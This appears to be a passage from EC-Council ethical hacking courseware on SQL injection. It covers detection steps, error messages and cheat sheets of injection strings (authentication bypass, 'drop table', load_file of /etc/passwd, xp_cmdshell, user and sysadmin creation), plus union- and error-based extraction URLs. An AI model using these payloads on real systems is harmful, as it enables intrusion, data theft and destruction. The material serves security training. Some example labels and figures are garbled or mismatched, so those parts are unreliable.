


FIGURE 14.10: Deleting Table



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Module Flow

So far, we have discussed various concepts of SQL injection. Now we will discuss how to test for SQL injection. SQL injection attacks are attacks on web applications that rely on the databases as their background to handle and produce data. Here attackers modify the web application and try to inject their own SQL commands into those issued by the database.

SQL Injection Concepts	Advanced SQL Injection
Testing for SQL Injection	SQL Injection Tools
Types of SQL Injection	Evasion Techniques
Blind SQL Injection	Countermeasures
SQL Injection Methodology	

This section focuses on SQL injection attack characteristics and their detection.



SQL Injection Detection

The following are the various steps to be followed to identify SQL injections.

Step 1: Check if the **web application** connects to a **Database Server** in order to access some data.

Step 2: List all input fields, hidden fields, and post requests whose values could be used in crafting a SQL query.

Step 3: Attempt to inject codes into the input fields to **generate an error**.

Step 4: Try to insert a string value where a number is expected in the input field.

Step 5: The UNION operator is used in SQL injections to join a query to the **original query**.

Step 6: Detailed error messages provide a wealth of information to an attacker in order to execute SQL injection.

SQL Injection Error Messages

The diagram illustrates the process of SQL injection. An 'Attacker' (represented by a computer icon) injects malicious SQL code into an input field. This results in a 404 error page. Simultaneously, detailed error messages are displayed in two separate windows:

- Microsoft OLE DB Provider for ODBC Drivers error '80040e14'**
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Unclosed quotation mark before the character string '''.
/shopping/buy.aspx, line 52
- Microsoft OLE DB Provider for ODBC Drivers error '80040e07'**
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the varchar value 'test' to a column of data type int.
/visa/credit.aspx, line 17

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page then attempt blind injection techniques

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Error Messages

The attacker makes use of the **database-level error messages** disclosed by an application. This is very useful to build a vulnerability exploit request. There are even chances of automated exploits based on the different **error messages** generated by the database server.

These are the examples for the SQL injection attacks based on error messages:

Attempt to inject codes into the input fields to generate an error a single quote ('), a semicolon (;), comments (--), AND, and OR.

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

```
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Unclosed quotation mark  
before the character string '''.  
/shopping/buy.aspx, line 52
```

Try to insert a string value where a number is expected in the input field:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

```
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error converting the  
varchar value 'test' to a column of data type int.  
/visa/credit.aspx, line 17
```

Note: If applications do not provide detailed error messages and return a simple '500 Server Error' or a custom error page, then attempt blind injection techniques.

SQL Injection Attack Characters



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

' or "	Character string indicators	?Param1=foo&Param2=bar	URL Parameters
-- or #	Single-line comment	PRINT	Useful as non-transactional command
/*...*/	Multiple-line comment	@variable	Local variable
+	Addition, concatenate (or space in url)	@@variable	Global variable
	(Double pipe) concatenate	waitfor delay '0:0:10'	Time delay
%	Wildcard attribute indicator	@@version	Displays SQL server version



SQL Injection Attack Characters

The following is a list of characters used by the attacker for SQL injection attacks:

Character	Function
' or "	Character string indicators
-- or #	Single-line comment
/*...*/	Multiple-line comment
+	Addition, concatenate (or space in url)
	(Double pipe) concatenate
%	Wildcard attribute indicator
?Param1=foo&Param2=bar	URL Parameters
PRINT	Useful as non-transactional command
@variable	Local variable
@@variable	Global variable
waitfor delay '0:0:10'	Time delay
@@version	Displays SQL server version

Additional Methods to Detect SQL Injection

Method 1 **Function Testing**
 This testing falls within the scope of black box testing, and as such, should require no knowledge of the **inner design of the code or logic**.

Method 2 **Fuzzing Testing**
 It is an adaptive SQL injection testing technique used to **discover coding errors** by inputting massive amount of random data and observing the changes in the output.

Method 3 **Static/Dynamic Testing**
 Analysis of the **web application source code**.

Example of Function Testing

- `http://juggyboy/?parameter=123`
- `http://juggyboy/?parameter='1'`
- `http://juggyboy/?parameter=1'#`
- `http://juggyboy/?parameter=1"`
- `http://juggyboy/?parameter=1 AND 1=1--`
- `http://juggyboy/?parameter=1'.`
- `http://juggyboy/?parameter=1 AND 1=2--`
- `http://juggyboy/?parameter=1'/*`
- `http://juggyboy/?parameter=1' AND '1='1`
- `http://juggyboy/?parameter=1 order by 1000`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Additional Methods to Detect SQL Injection

SQL injection can be detected with the help of the following additional methods:



Function Testing

This testing falls within the scope of **black box testing**, and as such, should require no knowledge of the inner design of the code or logic.



Fuzzing Testing

Fuzzy testing is a **SQL injection** testing technique used to discover coding errors by inputting a massive amount of data to crash the web application.



Static/Dynamic Testing

Static/dynamic testing is the manual analysis of the **web application source code**.

Example of Function Testing:

- `http://juggyboy/?parameter=123`
- `http://juggyboy/?parameter='1'`

- ⊕ http://juggyboy/?parameter=1'#
- ⊕ http://juggyboy/?parameter=1"
- ⊕ http://juggyboy/?parameter=1 AND 1=1—
- ⊕ http://juggyboy/?parameter=1'-
- ⊕ http://juggyboy/?parameter=1 AND 1=2--
- ⊕ http://juggyboy/?parameter=1'/*
- ⊕ http://juggyboy/?parameter=1' AND '1='1
- ⊕ http://juggyboy/?parameter=1 order by 1000

SQL Injection Black Box Pen Testing

Detecting SQL Injection Issues

- Send **single quotes** as the input data to catch instances where the user input is not sanitized
- Send **double quotes** as the input data to catch instances where the user input is not sanitized

Detecting Input Sanitization

- Use **right square bracket** (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization

Detecting SQL Modification

- Send long strings of single quote characters (or right square brackets or double quotes)
- These max out the return values from **REPLACE** and **QUOTENAME** functions and might truncate the command variable used to hold the SQL statement

Detecting Truncation Issues

- Send **long strings** of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Black Box Pen Testing

In black box testing, the pen tester doesn't need to possess any knowledge about the network or the system to be tested. The first job of the tester is to find out the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from the attacker's perspective. Use special characters, white space, SQL keywords, oversized requests, etc. to determine the various conditions of the web application. The following are the various issues related to SQL injection black box penetration testing:

Detecting SQL Injection Issues

Send single quotes as the input data to catch instances where the user input is not sanitized.
Send double quotes as the input data to catch instances where the user is not sanitized.

Detecting Input Sanitization

Use the right square bracket (the] character) as the input data to catch instances where the user input is used as part of a SQL identifier without any input sanitization.

Detecting SQL Modification

Send long strings of single quote characters (or right square brackets or double quotes). These max out the return values from **REPLACE** and **QUOTENAME** functions and might truncate the command variable used to hold the SQL statement.

Detecting Truncation Issues

Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might throw SQL errors on the page.

Testing for SQL Injection

CEH
Certified Ethical Hacker



Testing String	Variations
Single code	
'1' or '1'='1	'1' or ('1'='1
value' or '1'='2	value') or ('1'='2
1' and '1'='2	1') and ('1'='2
1' or 'ab'='a'+b	1') or ('ab'='a'+b
1' or 'ab'='a'+b	1') or ('ab'='a'+b
1' or 'ab'='a' b	1') or ('ab'='a' b



Testing String	Variations
';[SQL Statement];--	';[SQL Statement];--
';[SQL Statement];#	';[SQL Statement];#
;[SQL Statement];--	;[SQL Statement];--
;[SQL Statement];#	;[SQL Statement];#

Testing String	Variations
'; drop table users;	
1+1	3-1
value + 0	
1 or 1=1	1) or (1=1
value or 1=2	value) or (1=2
1 and 1=2	1) and (1=2
1 or 'ab'='a'+b'	1) or ('ab'='a'+b'
1 or 'ab'='a'+b'	1) or ('ab'='a'+b'
1 or ' ab'='a' b'	1) or ('ab'='a' b'

Testing String	Variations
admin'--	admin')--
admin' #	admin')#
1-	1) --
1 or 1=1-	1) or 1=1--
' or '1'='1--	') or '1'='1--

Testing String	Variations
-1 and 1=2--	-1) and 1=2--
' and '1'='2--	') and '1'='2--
1/*comment*/	

✓ ✗

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Testing for SQL Injection

Some of the testing strings with variations used in the database handling commonly bypass the authentication mechanism. You can use this cheat sheet to test for SQL injection:

Testing String	Variations
Single code	
'1' or '1'='1	'1' or ('1'='1
value' or '1'='2	value') or ('1'='2
1' and '1'='2	1') and ('1'='2
1' or 'ab'='a'+b	1') or ('ab'='a'+b
1' or 'ab'='a'+b	1') or ('ab'='a'+b
1' or ' ab'='a' b	1') or ('ab'='a' b

Testing String	Variations
';[SQL Statement];--	';[SQL Statement];--
';[SQL Statement];#	';[SQL Statement];#
;[SQL Statement];--	;[SQL Statement];--
;[SQL Statement];#	;[SQL Statement];#

Testing String	Variations
'; drop table users;	
1+1	3-1
value + 0	
1 or 1=1	1) or (1=1
value or 1=2	value) or (1=2
1 and 1=2	1) and (1=2
1 or 'ab'='a'+b'	1) or ('ab'='a'+b'
1 or 'ab'='a'+b'	1) or ('ab'='a'+b'
1 or ' ab'='a' b'	1) or ('ab'='a' b'

Testing String	Variations
admin'--	admin')--
admin' #	admin')#
1-	1) --
1 or 1=1-	1) or 1=1--
' or '1'='1--	') or '1'='1--

Testing String	Variations
-1 and 1=2--	-1) and 1=2--
' and '1'='2--	') and '1'='2--
1/*comment*/	

FIGURE 14.11: Testing for SQL Injection

Testing for SQL Injection (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing String	Testing String	Testing String	Testing String	Testing String
6	or 1=1-	%22+or+isnull%6281%2F0%29+%2F%	/*/*/OR/*/*/1/*/*/*/1	UNI/**/ON SEL/**/ECT
' '6	" or "a"="a	' group by userid having 1=1-	' or 1 in (select @version)-	'; EXEC ('SEL' + 'ECT US' + 'ER')
(6)	Admin' OR '	; EXECUTE IMMEDIATE 'SEL' 'ECT US' 'ER'	' union all select @version--	+or+isnull%6281%2F0%29+%2F*
' OR 1=1-	' having 1=1-	CREATE USER name IDENTIFIED BY 'pass123'	' OR 'unusual' = 'unusual'	%27+OR+277659 %27%3D%277659
OR 1=1	' OR 'text' = N'text'	' union select 1,load_file('/etc/passwd'),1,1,1;	' OR 'something' = 'some'+thing'	%22+or+isnull%6281%2F2F0%29+%2F*
' OR '1'='1	' OR 2 > 1	; exec master..xp_cmdshell 'ping 10.10.1.2'-	' OR 'something' like 'some%'	' and 1 in (select var from temp)-
; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemember 'name', 'sysadmin'	' OR 'whatever' in ('whatever')	'; drop table temp
%27+-+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' OR 2 BETWEEN 1 and 3	exec sp_addlogin 'name', 'password'
" or 1=1-	Password:*/=-1-	' union select * from users where login = char(114,111,111,116);	' or username like char(37);	@var select @var as var into temp end -
' or 1=1 /*	' or 1/*			




Testing for SQL Injection (Cont'd)

Additional testing strings used to test for SQL injection include:

Testing String	Testing String	Testing String	Testing String	Testing String
6	or 1=1-	%22+or+isnull%6281%2F0%29+%2F%	/*/*/OR/*/*/1/*/*/*/1	UNI/**/ON SEL/**/ECT
' '6	" or "a"="a	' group by userid having 1=1-	' or 1 in (select @version)-	'; EXEC ('SEL' + 'ECT US' + 'ER')
(6)	Admin' OR '	; EXECUTE IMMEDIATE 'SEL' 'ECT US' 'ER'	' union all select @version--	+or+isnull%6281%2F0%29+%2F*
' OR 1=1-	' having 1=1-	CREATE USER name IDENTIFIED BY 'pass123'	' OR 'unusual' = 'unusual'	%27+OR+277659 %27%3D%277659
OR 1=1	' OR 'text' = N'text'	' union select 1,load_file('/etc/passwd'),1,1,1;	' OR 'something' = 'some'+thing'	%22+or+isnull%6281%2F2F0%29+%2F*
' OR '1'='1	' OR 2 > 1	; exec master..xp_cmdshell 'ping 10.10.1.2'-	' OR 'something' like 'some%'	' and 1 in (select var from temp)-
; OR '1'='1'	' OR 'text' > 't'	exec sp_addsrvrolemember 'name', 'sysadmin'	' OR 'whatever' in ('whatever')	'; drop table temp
%27+-+	' union select	GRANT CONNECT TO name; GRANT RESOURCE TO name;	' OR 2 BETWEEN 1 and 3	exec sp_addlogin 'name', 'password'
" or 1=1-	Password:*/=-1-	' union select * from users where login = char(114,111,111,116);	' or username like char(37);	@var select @var as var into temp end -
' or 1=1 /*	' or 1/*			

FIGURE 14.12: Additional Testing Strings



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Module Flow

So far, we have discussed various SQL injection concepts and how to test web applications for SQL injection. Now we will discuss various types of SQL injection. SQL injection attacks are performed in many different ways by poisoning the SQL query, which is used to access the database.

SQL Injection Concepts	Advanced SQL Injection
Testing for SQL Injection	SQL Injection Tools
Types of SQL Injection	Evasion Techniques
Blind SQL Injection	Countermeasures
SQL Injection Methodology	

This section gives insight into the different ways to handle SQL injection attacks. Some simple SQL injection attacks, including blind SQL injection attacks, are explained with the help of examples.



Types of SQL Injection

The following are the various types of SQL injection:



SQL Injection

SQL injection is an attack in which malicious code is injected through a SQL query which can read the sensitive data and even can modify ([insert/update/delete](#)) the data. SQL injection is mainly classified into two types:

Blind SQL Injection

Where ever there is web application vulnerability, blind SQL injection can be used either to access the sensitive data or to destroy the data. The attacker can steal the data by asking a series of true or false questions through [SQL statements](#).

Simple SQL Injection

A simple SQL injection script builds a SQL query by concatenating hard-coded strings together with a string entered by the user. Simple SQL injection is again divided into two types:

- **UNION SQL Injection:** UNION SQL injection is used when the user uses the [UNION](#) command. The attacker checks for the vulnerability by adding a tick to the end of a ".php? id=" file.

- ⌚ **Error Based SQL Injection:** The attacker makes use of the database-level error messages disclosed by an application. This is very useful to build a vulnerability exploit request.

Simple SQL Injection Attack

The diagram features a central figure of a person wearing a mask, surrounded by five colored circles (red, green, blue, yellow, orange) each containing a database icon. Arrows point from each circle to its corresponding attack type and description.

- System Stored Procedure:** Attackers exploit databases' stored procedures to perpetrate their attacks.
- End of Line Comment:** After injecting code into a particular field, legitimate code that follows is nullified through usage of end of line comments.
- Illegal/Logically Incorrect Query:** An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, etc.
- Tautology:** Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition.
- Union Query:** "UNION SELECT" statement returns the union of the intended dataset with the target dataset.

Code examples:

- System Stored Procedure: `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`
- End of Line Comment: `SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --`
- Illegal/Logically Incorrect Query: `SELECT * FROM users WHERE name = '' OR '1'='1';`
- Tautology: `SELECT * FROM users WHERE name = '' OR '1'='1';`
- Union Query: `SELECT * FROM users WHERE name = '' OR '1'='1';`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Simple SQL Injection Attacks

A simple SQL injection script builds an SQL query by concatenating **hard-coded strings** together with a string entered by the user. The following are the various elements associated with simple SQL injection attacks:

- ⊕ **System Stored Procedure:** Attackers exploit databases' stored procedures to perpetrate their attacks.
- ⊕ **End of Line Comment:** After injecting code into a particular field, legitimate code that follows is nullified through the use of end of line comments.

`SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --`

- ⊕ **Illegal/Logically Incorrect Query:** An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, etc.

- ⊕ **Tautology:** Injecting statements that are always true so that queries always return results upon evaluation of a **WHERE** condition.

`SELECT * FROM users WHERE name = '' OR '1'='1';`

- ➊ **Union Query:** “**UNION SELECT**” statement returns the union of the intended dataset with the target dataset **SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable.**

Union SQL Injection Example



Union SQL Injection - Extract Database Name

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB_NAME] Returned from the server

Union SQL Injection - Extract Database Tables

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,name,3,4 from
sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] Returned from the server

Union SQL Injection - Extract Table Column Names

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,column_name,3,4 from
DB_NAME.information_schema.columns
where table_name ='EMPLOYEE_TABLE'--
```

[EMPLOYEE_NAME]

Union SQL Injection - Extract 1st Field Data

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,COLUMN-NAME-
1,3,4 from EMPLOYEE_NAME --
```

[FIELD 1 VALUE] Returned from the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Union SQL Injection Example

UNION SQL injection is used when the user uses the UNION command. The user checks for the vulnerability by adding a tick to the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. They proceed to use ORDER BY to find the columns, and at the end, they use the **UNION ALL SELECT command**.

Extract Database Name

This is the example of union SQL injection in which an attacker tries to extract a database name.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB_NAME] Returned from the server

Extract Database Tables

This is the example of union SQL injection that an attacker uses to extract database tables.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,name,3,4 from
sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] Returned from the server.

Extract Table Column Names

This is the example of union SQL injection that an attacker uses to extract table column names.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1, column name, 3, 4 from DB_NAME. information_schema. Columns where table_name ='EMPLOYEE_TABLE'--  
[EMPLOYEE_NAME]
```

Extract 1st Field Data

This is the example of union SQL injection that an attacker uses to extract field data.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1, COLUMN-NAME-1, 3, 4  
from EMPLOYEE_NAME --
```


[FIELD 1 VALUE] Returned from the server

SQL Injection Error Based



Extract Database Name

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))-`
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.



Extract 1st Database Table

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype='char(85)))-`
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Table Column Name

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))-`
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Field of 1st Row (Data)

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))-`
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Error Based

The attacker makes use of the **database-level error** messages disclosed by an application. This is very useful to build a vulnerability exploit request. There are even chances of automated exploits based on the different error messages generated by the database server.

Extract Database Name

The following is the code to extract database name through SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))-
```

Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Extract 1st Table Column Name

The following is the code to extract the first table column name through the SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))-
```

Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Database Table

The following is the code to extract the first database table through the SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 name  
from sysobjects where xtype=char(85)))--
```

